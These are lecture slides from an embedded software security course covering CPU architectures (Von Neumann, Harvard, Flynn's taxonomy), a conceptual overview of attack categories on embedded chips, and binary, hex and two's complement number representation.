In this course, we shall make use of Embedded Linux as our OS of choice.

(Later on)

# COMP8053 – Embedded Software Security

Dr. David Stynes

# Microcontrollers and Microprocessors

## Microprocessor History:

Introduced in 1970s to replace logic-based circuit boards.  
First commercial microprocessor was the 4-bit Intel 4004  
in 1971.

### Advantages:

- ✗ Provide Functional upgrades
- ✗ Provide easy maintenance updates
- ✗ Less fragile
- ✗ Protection of Intellectual Property

# Microcontrollers and Microprocessors

## Microcontroller History:

Introduced in 1974 by Texas Instruments.

Texas Instruments TMS1000:

- ✗ 1K Byte masked ROM
- ✗ 64 x 4 bits of RAM
- ✗ Harvard Architecture
- ✗ Used in calculators!

# Microcontrollers and Microprocessors

## Microcontroller History:

Intel's first family of microcontrollers was released in 1976.

### MCS-48 Family:

Device	Internal	Memory
8035	None	64 x 8 bits RAM
8048	1KByte ROM	64 x 8 bits RAM
8748	1KByte EPROM	64 x 8 bits RAM

- ✗ Modified Harvard Architecture
- ✗ Used in Intel's first Keyboard.

# Embedded CPUs

Common CPU (microcontroller or microprocessor) Architectures in Embedded Devices:

- ✗ 65816, 65C02, 68HCxx, 68K, 78K, 8051, 80251, ARM, C167, ColdFire, COP8, H8, MIPS, MSP430, PIC, PowerPC, SHARC, SPARC, ST6-ST32, TriCore, V850, x86, Z8-Z8000.

# Embedded CPUs

## Variation between CPU Architectures:

- ✗ *Von Neumann Architecture vs Harvard Architecture vs Modified Harvard Architecture*
- ✗ *SISD vs. SIMD vs. MIMD vs. MISD.* (Flynn's Taxonomy)
- ✗ *Reduced Instruction Set Computer (RISC) vs Complex Instruction Set Computer (CISC) vs. Very Long Instruction Word (VLIW).*
- ✗ Word lengths vary from 4-64bit and beyond, mainly in DSP, although the most typical remain 8/16 bit.

# Embedded CPUs

## Variation between CPU Architectures:

- ✗ *Von Neumann Architecture vs Harvard Architecture vs Modified Harvard Architecture*
- ✗ *SISD vs. SIMD vs. MIMD vs. MISD.* (Flynn's Taxonomy)
- ✗ *Reduced Instruction Set Computer (RISC) vs Complex Instruction Set Computer (CISC) vs. Very Long Instruction Word (VLIW).*
- ✗ Word lengths vary from 4-64bit and beyond, mainly in DSP, although the most typical remain 8/16 bit.


# Von Neumann Architecture

## Von Neumann Architecture:

- ✗ Based upon 1945 description by physicist John Von Neumann (and others).
- ✗ Instructions and Data share the same memory, and the same bus.

# Von Neumann Architecture

## Von Neumann Architecture:



# Von Neumann Architecture

## Von Neumann Architecture:

- ✗ No distinction between Data and Code.
- ✗ Shared Memory System: same format of address, same bit length.
- ✗ Bootloader can treat user images as pure data and load into memory. Later they can be interpreted as instructions.
- ✗ Self-modifiable code.

# Von Neumann Architecture

Von Neumann Architecture bootloader:

1. Init
2. Load code into memory address #A
3. Jump to #A and execute new code

# Von Neumann Architecture

## Issues:

1. Modern CPUs are pipelined. Instructions may be prefetched or speculatively executed. Need to flush the pipeline before step 3.
2. Compiler may do some optimization you're unaware of that hinders this.

Protect using the *Memory Barrier*: A sequence of special instructions to ensure consistency between data and instruction streams.

# Von Neumann Architecture

Von Neumann Architecture bootloader:

1. Init
2. Load code into memory address #A
3. >>Compiler Memory Barrier Macros/Functions
4. >>Hardware Memory Barrier
5. Jump to #A and execute new code

# Von Neumann Architecture

## Von Neumann Bottleneck:

- ✗ Data and instructions share the same BUS.
- ✗ You cannot fetch an instruction and read data at the same time.

# Harvard Architecture

## Harvard Architecture:

- ✗ Originated from the Harvard Mark I.
- ✗ One of the first programs run on the Mark I was initiated on March 29<sup>th</sup> 1944 by John Von Neumann.

# Harvard Architecture

## Harvard Architecture:

- ✗ Harvard Mark I stored instructions on punched tape (24bits wide) and data in electro-mechanical counters.
- ✗ Harvard Architecture refers to when instruction code and data do not share the same memory or bus.


# Harvard Architecture

## Harvard Architecture:

- ✗ Distinct code and data address spaces.
- ✗ May have different address format, different bit lengths.
- ✗ Von Neumann Bottleneck cannot occur since separate buses.

# Harvard Architecture

## Harvard Architecture:



# Harvard Architecture

## Harvard Architecture:

- ✗ Generally bit length of instructions is larger than data.
- ✗ Allows a wider variety of instructions without the need to also increase data memory hardware to match.

# Harvard Architecture

## Harvard Architecture:

- ✗ Separate Bus means instructions can be fetched in parallel with reading data.
- ✗ Very useful in DSP where majority of instructions will require data memory access.

# Harvard Architecture

## Harvard Architecture:

- ✗ Separate bus means more power leakage.
- ✗ Gains speed (parallelism) at cost of a larger area.

# Harvard Architecture

## Harvard Architecture:

- ✗ Cannot treat instructions as data and overwrite/modify them easily.
- ✗ Separation of code and data memory space puts a strain on the bootloader.

# Modified Harvard Architectures

## Modified Harvard Architectures:

- ✗ Instruction-memory-as-data architecture
- ✗ Data-memory-as-instruction architecture
- ✗ Split-cache architecture (Almost-von-Neumann)

# Modified Harvard Architectures

Instruction-memory-as-data architecture:

- ✗ Special machine operations to access the contents of instruction memory as data.
- ✗ Data memory is not executable as instructions.
- ✗ Instruction memory is likely to be writable, but difficult (Flash or EEPROM memory). Generally used for creating “read-only data” in instruction memory space.

# Modified Harvard Architectures

Data-memory-as-instruction architecture:

- Allows program instructions to be stored in data memory.
- Can fetch instructions from instruction memory simultaneously with reading data from data memory.
- Suffers from Von Neumann bottleneck when fetching instructions from data memory.

# Modified Harvard Architectures

Split-cache (Almost-von-Neumann) architecture:

- ✗ The most common modification.
- ✗ Von-Neumann shared memory.
- ✗ A split cache which separates instructions and data.

# Modified Harvard Architectures

Split-cache (Almost-von-Neumann) architecture:

- ✗ CPU working from cache is a pure Harvard architecture machine.
- ✗ CPU accessing back memory is a Von Neumann architecture machine.
- ✗ Widespread in modern processor architectures:  
ARM, Power, x86

# Embedded CPUs

## Variation between CPU Architectures:

- ✗ *Von Neumann Architecture vs Harvard Architecture vs Modified Harvard Architecture*
- ✗ *SISD vs. SIMD vs. MIMD vs. MISD. (Flynn's Taxonomy)*
- ✗ *Reduced Instruction Set Computer (RISC) vs Complex Instruction Set Computer (CISC) vs. Very Long Instruction Word (VLIW).*
- ✗ Word lengths vary from 4-64bit and beyond, mainly in DSP, although the most typical remain 8/16 bit.

# Flynn's Taxonomy


## 4 Classifications of CPU architecture:

- ✗ **SISD**: Single instruction, single data
- ✗ **SIMD**: Single instruction, multiple data
- ✗ **MIMD**: Multiple instruction, multiple data
- ✗ **MISD**: Multiple instruction, single data

# SISD

Single Instruction,  
Single Data (SISD):


- ✗ Single stream of instructions on single set of data.
- ✗ No parallelism.



# SIMD

## Single Instruction, Multiple Data (SIMD):


- × Several processing elements, each have their own data (such as registers).
- × However all perform the same operation on their data in lockstep.
- × Single program counter can control execution of all the processing elements.



# SIMD

Single Instruction, Multiple Data (SIMD):


- ✗ Data level parallelism.
- ✗ Single process (instruction).
- ✗ Useful for many multimedia applications.
- ✗ E.g. changing brightness of an image.
- ✗ 3D graphics manipulation.



# SIMD

Single Instruction, Multiple Data (SIMD):


- ✗ Many algorithms cannot take advantage of this type of parallelism.
- ✗ Implementing SIMD instructions is currently manual, most compilers do not generate SIMD instructions.
- ✗ Programming is difficult.



# MIMD

Multiple Instruction, Multiple Data (MIMD):


- Multiple asynchronous independent processors.
- Each processor may be following different instructions.
- Shared or Distributed memory.



# MIMD

Multiple Instruction, Multiple Data (MIMD):


- ✗ Shared memory:
- ✗ All processors have access to the same memory.
- ✗ Requires careful co-ordination so that one processor does not overwrite data in use by another processor.



# MIMD

Multiple Instruction, Multiple Data (MIMD):


- ✗ Shared memory:
- ✗ How to connect CPUs to memory/each other?
- ✗ Single bus? High contention issues.
- ✗ Other layouts, more expensive.



# MIMD

Multiple Instruction, Multiple Data (MIMD):


- ✗ Distributed memory:
- ✗ Each processor has its own private memory space.
- ✗ Processors can request access to other processor's memory. (SLOW)



# MIMD

Multiple Instruction, Multiple Data (MIMD):


- ✗ Distributed memory:
- ✗ May not have direct link to all other processors.
- ✗ Multi-hop communication



# MIMD

Multiple Instruction, Multiple Data (MIMD):


- ✗ Difficulty coordinating processors.. Memory access, bus usage, etc..
- ✗ Expensive to interconnect all the processors and memory.
- ✗ Common in modern multi-core commercial PCs.



# MISD

Multiple Instruction, Single Data (MISD):


- Multiple processors, performing (possibly) different instructions on the same data.
- Pipeline architectures belong to this class (though not exactly pure MISD).
- Not a very common architecture.



# MISD

## Multiple Instruction, Single Data (MISD):

- Used for *task replication*, to check for errors in fault tolerant computers.
- For when you absolutely must catch any errors immediately.



# COMP8053 – Embedded Software Security

Dr. David Stynes

The background features a central light green circle surrounded by three concentric darker green rings. Scattered across the slide are various light green icons: a square, a plus sign, a minus sign, a circle with a dot, a cross, and a diamond. These icons are positioned in the corners and between the rings.

**× Embedded CPU's security needs**

# Embedded CPU Security Needs

Why might an embedded CPU be attacked?

- ✗ Intellectual Property Theft
- ✗ Deny use of the system
- ✗ Breach physical defences of valuables
- ✗ Gain control of the system

# Embedded CPU Security Needs

Protection through the physical housing:

- ✗ Anti-tamper mechanisms
- ✗ Conformal Coatings or Epoxy Encapsulation
- ✗ One-way Screws
- ✗ Security by obscurity

# Embedded CPU Security Needs

Other hardware protection mechanisms:

- ✗ Security Fuses
- ✗ Fine-layer metal/poly-silicon mesh.
- ✗ Increasingly smaller semiconductor device fabrication (nanometres)

# Embedded CPU Security Needs

## Attack Categories:

- ✗ Microprobing
- ✗ Eavesdropping
- ✗ Fault Generation
- ✗ Software Attacks

# Embedded CPU Security Needs

## Microprobing:

- ✗ A microprobe is an instrument which applies a stable well-focused beam of charged particles to a sample.
- ✗ Invasive attack which destroys packaging (but not the card itself).
- ✗ Allows to read from the chip surface directly. E.g. Can observe what is traveling on the bus.
- ✗ Harvard Architecture may make it more difficult.

# Embedded CPU Security Needs

## Eavesdropping:

- ✖ Monitoring, with high time resolution, the analog characteristics of all supply and interface connections, and any other radiation by the processor during normal operation.

# Embedded CPU Security Needs

## Fault Generation:

- ✗ Altering power supply and/or clock signal.
- ✗ Under/over-voltage attacks can disable protection circuits, or make processors perform the wrong operation.
- ✗ Some processors have voltage detection circuits, but these circuits won't react to transient voltage fluctuations.

# Embedded CPU Security Needs

## Software Attack:

- ✗ Exploit vulnerabilities in the protocols, cryptographic algorithms or their implementations.
- ✗ Use the normally available communication interfaces.

# Decimal, Binary and Hexadecimal

# Decimal, Binary and Hexadecimal

## Decimal:

- ✗ Digits count from 0 to 9. (Base 10)
- ✗ When we count above 9, we need to add an additional digit, which starts from 1.. i.e.  $9 + 1 = 10$
- ✗ Implicitly the additional digit was already there, with the value 0, we just follow a convention to not display leading 0's in decimal.
- ✗ i.e.  $09 + 01 = 10$

# Decimal, Binary and Hexadecimal

## Binary:

- ✗ Digits count from 0 to 1. (Base 2)
- ✗ Computers function in binary because they are built from transistors which have two states, on or off (1 or 0)
- ✗ A single 0/1 value is called a bit. A Byte is composed of 8 bits. i.e. 8 0/1 value digits.

# Decimal, Binary and Hexadecimal

## Binary:

- When we count above 1, we need to add an additional digit, which starts from 1.. i.e.  $01 + 01 = 10$
- For computers, we usually have a fixed number of bits (e.g. word length for cpus) and so leading digits of value 0 do get displayed. E.g. 00110101

# Decimal, Binary and Hexadecimal

## Hexadecimal:

- ✗ Digits count from 0 to 9, A, B, C, D, E, F. (Base 16)
- ✗ Like binary, we would typically explicitly show any leading 0s (but not always...).
- ✗ E.g. 00F1
- ✗ Hex is represented (in C and many languages) by “0x” preceding the hex number, to indicate that it is a hex value and not decimal. E.g. 0x00F1

# Decimal, Binary and Hexadecimal

## Hexadecimal:

- ✗ To write hex values in a string, you specify them per byte as follows:
- ✗ 0xA1 is written as “\xA1”
- ✗ 0xA1892B89 as a string is “\xA1\x89\x2B\x89”
- ✗ 0x745A8FF as a string is “\x07\x45\xA8\xFF”

# Decimal, Binary and Hexadecimal

Comparing Binary, Decimal and Hexadecimal (Hex):

Binary	Decimal	Hex
00000000	0	0
00000010	2	2
11110010	242	F2
11111111	255	FF

# Decimal, Binary and Hexadecimal

## Negative Binary Values:

- × In a **signed binary number**. The first (leftmost) bit is used to indicate positive (0) or negative (1) numbers. This is referred to as the **sign** bit.
- × However **00011100 = 28** (in decimal)
- × But it is not the case that **10011100 = -28** (in decimal).
- ×  $-1 = 11111111 = -0x01 \text{ or } 0xFF$

# Decimal, Binary and Hexadecimal

## Negative Binary Values:

- ✗ To find the negative version of a positive binary value, you invert the bits (one's complement) and add 1.
- ✗ This is called the **two's complement**.
- ✗ Decimal 28 = 00011100 = 0x1C
- ✗ Decimal -28 = 11100011+1 = 11100100 = -0x1C or 0xE4

# Decimal, Binary and Hexadecimal

## Negative Binary Values:

